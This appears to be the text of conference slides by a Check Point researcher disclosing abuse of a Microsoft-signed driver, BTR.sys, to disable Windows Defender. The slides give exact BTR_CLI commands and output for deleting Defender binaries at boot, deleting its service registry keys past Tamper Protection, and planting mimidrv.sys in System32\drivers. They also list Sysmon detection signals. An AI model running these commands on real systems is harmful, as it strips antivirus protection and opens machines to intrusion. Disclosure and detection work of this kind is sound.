2:46:02.9603201 AM	3524	 MsMpEng.exe	 Load Image	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.26010.5-0\MsMpEng.exe
2:49:23.4912735 AM	4	 System	 Load Image	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.26010.5-0\Drivers\WdNisDrv.sys
2:49:23.5169522 AM	1004	 services.exe	 Process Create	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.26010.5-0\NisSrv.exe
2:49:23.5192074 AM	7580	 NisSrv.exe	 Load Image	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.26010.5-0\NisSrv.exe

FILESYSTEM NEUTRALIZATION

- **BTR.sys** removing the **Defender** binaries (**WdFilter.sys** & **MsMpEng.exe**) during the **Golden Window**
- **Filesystem** is fully **writable**; the files are **not yet locked** by **Defender's** processes...
- Executed **before user-mode Defender** services have a chance to start → **kernel-mode** deletes **win!**

```
PS C:\> .\BTR_CLI.exe -chain -item "1|C:\Windows\System32\drivers\wd\WdFilter.sys" -item "1|C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.26010.5-0\MsMpEng.exe" -item "1|C:\Windows\system32\drivers\wd\WdNisDrv.sys" -trigger boot
[*] Enabling Privileges...
    [+] Privilege enabled: SeLoadDriverPrivilege
[*] Preparing Driver...
    [+] Found MpEngine.dll at: C:\ProgramData\Microsoft\Windows Defender\Definition Updates\Backup\mpengine.dll
[*] Attempting extraction from: C:\ProgramData\Microsoft\Windows Defender\Definition Updates\Backup\mpengine.dll
    [+] RC4 Key MATCHED in memory. Dropping driver...
    [+] Driver successfully dropped to: C:\\pmxankgz.sys
    [+] Driver extracted successfully from MpEngine.
[*] Generating Payload - Config Creation...
    [+] Configuration written to ADS: C:\\pmxankgz.sys:changelist
[*] Creating Service Registry Key: SYSTEM\CurrentControlSet\Services\pmxankgz
    [+] Registry setup complete.
    [+] Driver staged for boot execution.
    [+] Service Name: pmxankgz
    [+] Driver Path: C:\\pmxankgz.sys
    [+] After reboot, run: -cleanup pmxankgz
    [?] Do you want to reboot the system now? (y/n): y
```

K 10	ntoskrnl.exe	NtDeleteFile + 0x10f	C:\WINDOWS\system32\ntoskrnl.exe
K 11	ntoskrnl.exe	KiSystemServiceCopyEnd + 0x25	C:\WINDOWS\system32\ntoskrnl.exe
K 12	ntoskrnl.exe	KiServiceLinkage	C:\WINDOWS\system32\ntoskrnl.exe
K 13	pmxankgz.sys	pmxankgz.sys + 0x2ed9	C:\pmxankgz.sys
K 14	pmxankgz.sys	pmxankgz.sys + 0x16a5	C:\pmxankgz.sys
K 15	pmxankgz.sys	pmxankgz.sys + 0xd273	C:\pmxankgz.sys
K 16	pmxankgz.sys	pmxankgz.sys + 0xd380	C:\pmxankgz.sys
K 17	ntoskrnl.exe	PnpCallDriverEntry + 0x54	C:\WINDOWS\system32\ntoskrnl.exe

Time of Day	Process Name	Operation	Path	Result	Detail
11:00:22.6764050 PM	System	CreateFile	C:\Windows\System32\drivers\wd\WdFilter.sys	SUCCESS	Desired Access: Delete, Disposition: Open, Options: Delete On Close
11:00:22.6764203 PM	System	CloseFile	C:\Windows\System32\drivers\wd\WdFilter.sys	SUCCESS	
11:00:22.6803743 PM	System	CreateFile	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.26010.5-0\MsMpEng.exe	SUCCESS	Desired Access: Delete, Disposition: Open, Options: Delete On Close
11:00:22.6803863 PM	System	CloseFile	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.26010.5-0\MsMpEng.exe	SUCCESS	
11:00:22.6819746 PM	System	CreateFile	C:\Windows\System32\drivers\wd\WdNisDrv.sys	SUCCESS	Desired Access: Delete, Disposition: Open, Options: Delete On Close
11:00:22.6819898 PM	System	CloseFile	C:\Windows\System32\drivers\wd\WdNisDrv.sys	SUCCESS	

Desired Access: Delete

Disposition: Open

Options: Delete On Close

Attributes: n/a

ShareMode: Read, Write, Delete

AllocationSize: n/a

OpenResult: Opened

REGISTRY TAMPER PROTECTION BYPASS

- Runtime version of the bypass → 'trigger now' mode!
- Defender service registry keys deleted at runtime, e.g., WdFilter, WinDefend, related entries...
- This is the runtime counterpart to the boot-time filesystem demolition!

```
C:\>BTR_CLI.exe -a 4 -s "HKLM\SYSTEM\CurrentControlSet\Services\WdFilter" -trigger now
[*] Enabling Privileges...
    [+] Privilege enabled: SeLoadDriverPrivilege
[*] Preparing Driver...
    [+] Found MpEngine.dll at: C:\ProgramData\Microsoft\Windows Defender\Definition Updates\Default\MpEngine.dll
[*] Attempting extraction from: C:\ProgramData\Microsoft\Windows Defender\Definition Updates\Default\MpEngine.dll
    [+] RC4 Key MATCHED in memory. Dropping driver...
    [+] Driver successfully dropped to: C:\\jiseqkjb.sys
    [+] Driver extracted successfully from MpEngine.
[*] Generating Payload - Config Creation...
    [+] Configuration written to ADS: C:\\jiseqkjb.sys:changelist
[*] Creating Service Registry Key: SYSTEM\CurrentControlSet\Services\jiseqkjb
    [+] Registry setup complete.
[*] Loading Driver Service...
    [+] SUCCESS: Driver executed (Status: 0xc0000056)

[*] Starting Cleanup...
    [+] Driver already unloaded by Kernel (Expected behavior for BTR.sys returned status
    [+] Service Registry Key deleted.
    [+] Driver and all ADS artifacts (Config + Feedback) removed: C:\\jiseqkjb.sys
=== Cleanup Complete ===
```

Frame	Module	Location	Path
K 0	ntoskrnl.exe	CmpCallCallbacksEx + 0x1c8	C:\Windows\system32\ntoskrnl.exe
K 1	ntoskrnl.exe	NtDeleteKey + 0x167	C:\Windows\system32\ntoskrnl.exe
K 2	ntoskrnl.exe	KiSystemServiceCopyEnd + 0x25	C:\Windows\system32\ntoskrnl.exe
K 3	ntoskrnl.exe	KiServiceLinkage	C:\Windows\system32\ntoskrnl.exe
K 4	jiseqkjb.sys	jiseqkjb.sys + 0x126c	C:\jiseqkjb.sys
K 5	jiseqkjb.sys	jiseqkjb.sys + 0x1323	C:\jiseqkjb.sys
K 6	jiseqkjb.sys	jiseqkjb.sys + 0x3352	C:\jiseqkjb.sys
K 7	jiseqkjb.sys	jiseqkjb.sys + 0x3846	C:\jiseqkjb.sys
K 8	jiseqkjb.sys	jiseqkjb.sys + 0xf35b	C:\jiseqkjb.sys
K 9	ntoskrnl.exe	PnpCallDriverEntry + 0x4c	C:\Windows\system32\ntoskrnl.exe

Time of Day	Process Name	PID	Operation	Path	Result
11:23:05.4096394	System	4	RegDeleteKey	HKLM\System\CurrentControlSet\Services\WdFilter\Security	SUCCESS
11:23:05.4101256	System	4	RegDeleteKey	HKLM\System\CurrentControlSet\Services\WdFilter\Instances\WdFilter Instance	SUCCESS
11:23:05.4101554	System	4	RegDeleteKey	HKLM\System\CurrentControlSet\Services\WdFilter\Instances	SUCCESS
11:23:05.4101674	System	4	RegDeleteKey	HKLM\System\CurrentControlSet\Services\WdFilter	SUCCESS



DEMO TIME - BTR_CLI WIN 11 25H2 - KILL ĆHAIN



THE THREE COMMANDS



BTR_CLI.exe - demo

Stage 2: trigger **now** (runtime registry tamper-protection bypass)

BTR_CLI.exe -chain

```
-item "4|HKLM\SYSTEM\CurrentControlSet\Services\WdFilter"  
-item "4|HKLM\SYSTEM\CurrentControlSet\Services\WinDefend"  
-trigger now
```

Stage 3: trigger **boot** (**Golden Window** file deletion)

BTR_CLI.exe -chain

```
-item "1|C:\Windows\System32\drivers\wd\WdFilter.sys"  
-item "1|C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.26010.5-0\MsMpEng.exe"  
-trigger boot
```

Stage 4: arbitrary write to System32\drivers

BTR_CLI.exe -a 3

```
-s "C:\Users\admin\Desktop\mimidrv\mimidrv.sys"  
-d "C:\Windows\System32\drivers\mimidrv.sys"
```


SYSTEM PID 4 ATE THE EXAMPLE

As in the Demo (example.txt here, WdFilter.sys & MsMpEng.exe in video):

- Sysmon event ID 23 logs the File Deletion → attributed to System PID 4 (Kernel)...
- Immediately follows DriverLoad event for the BTR.sys with randomized name...
- Pair the DriverLoad ID 6 + ID 23 sequence → execution lineage signal we can build on!


Level	Date and Time	Source	Event ID	Task Category
Information	3/2/2026 9:34:00 PM	Sysmon	23	File Delete archived (rule: FileDelete)
Information	3/2/2026 9:34:00 PM	Sysmon	23	File Delete archived (rule: FileDelete)
Information	3/2/2026 9:34:00 PM	Sysmon	6	Driver loaded (rule: DriverLoad)

Event 23, Sysmon

General

Details

File Delete archived:
RuleName: -
UtcTime: 2026-03-02 20:34:00.266
ProcessGuid: {02c7d84f-17cc-699a-eb03-000000000000}
ProcessId: 4
User: NT AUTHORITY\SYSTEM
Image: System
TargetFilename: C:\Users\admin\Desktop\example.txt
Hashes: MD5=7627BD62F4DE0C251D616D83F0121B05,SHA256=2FB72740CBA1D100588FCC461BCD4DB2704E7EAFD83992F1A12E401C24



POST-REBOOT: DEFENDER GONE.

Fully updated Win 11 25H2 + Tamper Protection on → every alert that should have fired - didn't
→ the Defender stack is no longer on disk!

No exploit. No CVE. No memory corruption...

Signed Microsoft driver, used as designed, in a window Microsoft created!

If prevention is dead, what's left? Detection.

WDAC & BLOCKLISTS DON'T APPLY

BTR.sys is a **Windows built-in**, **Microsoft-signed**, and functionally **required** driver...

- **Microsoft Vulnerable Driver Blocklist** (using **WDAC**) cannot **block** it →
It can't list a **required** system component!

Not a **LOLDriver** → Something **New**...

- **LOLDriver** ecosystem assumes the **bad driver** is third-party / outdated / vulnerable →
None of those apply here!

This establishes a **new threat category**:

Trusted Remediation Primitives with **Undocumented** Internals!

BEHAVIORAL DETECTION SIGNALS

Signal	Sysmon ID	Trigger Condition
ADS write to ":changelist"	15	Filename ends in ":changelist"
DriverLoad → FileDelete	6 + 23	DriverLoad (BTR.sys hash) + FileDelete (especially security binaries), PID 4
Service-key with ":changelist" Args	12 / 13	RegistryEvent Group=Boot Bus Extender
BootClean.log FileCreate + FileDelete	11 + 23	System PID 4 within seconds
Mitigation	—	Restrict SeLoadDriverPrivilege Behavioral EDR Rules

SIGNALS IN PRACTICE

Sysmon Event ID 15:
BTR_CLI writing encrypted config
to ":changelist"

Level	Date and Time	Source	Event ID	Task Category
Information	2/27/2026 11:27:26 PM	Sysmon	15	File stream created (rule: FileCreateStreamHash)
Information	2/27/2026 11:27:26 PM	Sysmon	15	File stream created (rule: FileCreateStreamHash)
Information	2/27/2026 11:27:26 PM	Sysmon	15	File stream created (rule: FileCreateStreamHash)
Information	2/27/2026 11:27:26 PM	Sysmon	15	File stream created (rule: FileCreateStreamHash)
Information	2/27/2026 11:27:27 PM	Sysmon	15	File stream created (rule: FileCreateStreamHash)

Event 15, Sysmon

General

Details

File stream created:

RuleName: -

UtcTime: 2026-02-27 22:27:26.050

ProcessGuid: {02c7d84f-1a4d-69a2-cb02-000000001700}

ProcessId: 7220

Image: C:\Users\admin\Desktop\BTR_CLI.exe

TargetFilename: C:\Users\admin\Desktop\hhuyibqt.sys:changelist

CreationUtcTime: 2026-02-27 22:27:26.016

Hash: MD5=7CEB7725DB88AED1F97B9C06F72C5F03,SHA256=FE614205D911971F759FF890832230741F1DF03485CF0737F

Contents: çÿôçZj9ÊxêEMïï%HöïoR'êïŠÓ¿ï?

ïïÎ9Mµ3SBì½¹ÖA Ø,~İqĩÄ[OQ]£Ô§ï8t)fÒ'T Š+6ÖwxÙÂâî7*Êp" İ!7uï'û äÖ

Sysmon Event ID 11 + 23:
Anti-Forensics Telemetry
System creating & deleting BootClean.log

Level	Date and Time	Source	Event ID	Task Category
Information	3/2/2026 9:34:00 PM	Sysmon	23	File Delete archived (rule: FileDelete)
Information	3/2/2026 9:34:00 PM	Sysmon	11	File created (rule: FileCreate)
Information	3/2/2026 9:34:00 PM	Sysmon	11	File created (rule: FileCreate)

Event 11, Sysmon

General

Details

File created:

RuleName: -

UtcTime: 2026-03-02 20:34:00.259

ProcessGuid: {02c7d84f-17cc-699a-eb03-000000000000}

ProcessId: 4

Image: System

TargetFilename: C:\Windows\Temp\BootClean.log

NOT YET IN THE WILD DETECT FIRST

THE WINDOW FOR DEFENDERS

THE ONLY DEFENSE MSRC NOT PATCHING

We **have not** observed **real-world abuse** of this **technique!**

This **Defense** window **closes**
the moment this talk **ends!**

Deploy the **detections** **before**
the **adopters arrive!**



15+ YEARS. UNCHANGED. UNBLOCKABLE.



Reported to **MSRC** on **2026-02-21**:
NO immediate **servicing** → **NO patch** planned!


BTR.sys operational across **Windows 7** (oldest-tested) → **Windows 11 25H2** fully updated - as of **July 2026** = **Permanent primitive!**

WHAT ELSE ARE YOU TRUSTING BLINDLY?

Signature-based trust is necessary but
not sufficient!

Behavioral context & execution lineage
must complement it!

The defensive technology became
the offensive capability!



THANK YOU!

Q&A - CONTACT

Jiří Vinopal

X @vinopaljiri

🐙 @Dump-GUY

📺 @DuMpGuYTrIcKsTeR

✉ jiriv@checkpoint.com

Check Point Research

X @_CPResearch_

🔗 research.checkpoint.com



Tool: github.com/Dump-GUY/BTR_CLI

Paper / Publication: research.checkpoint.com (post-conference)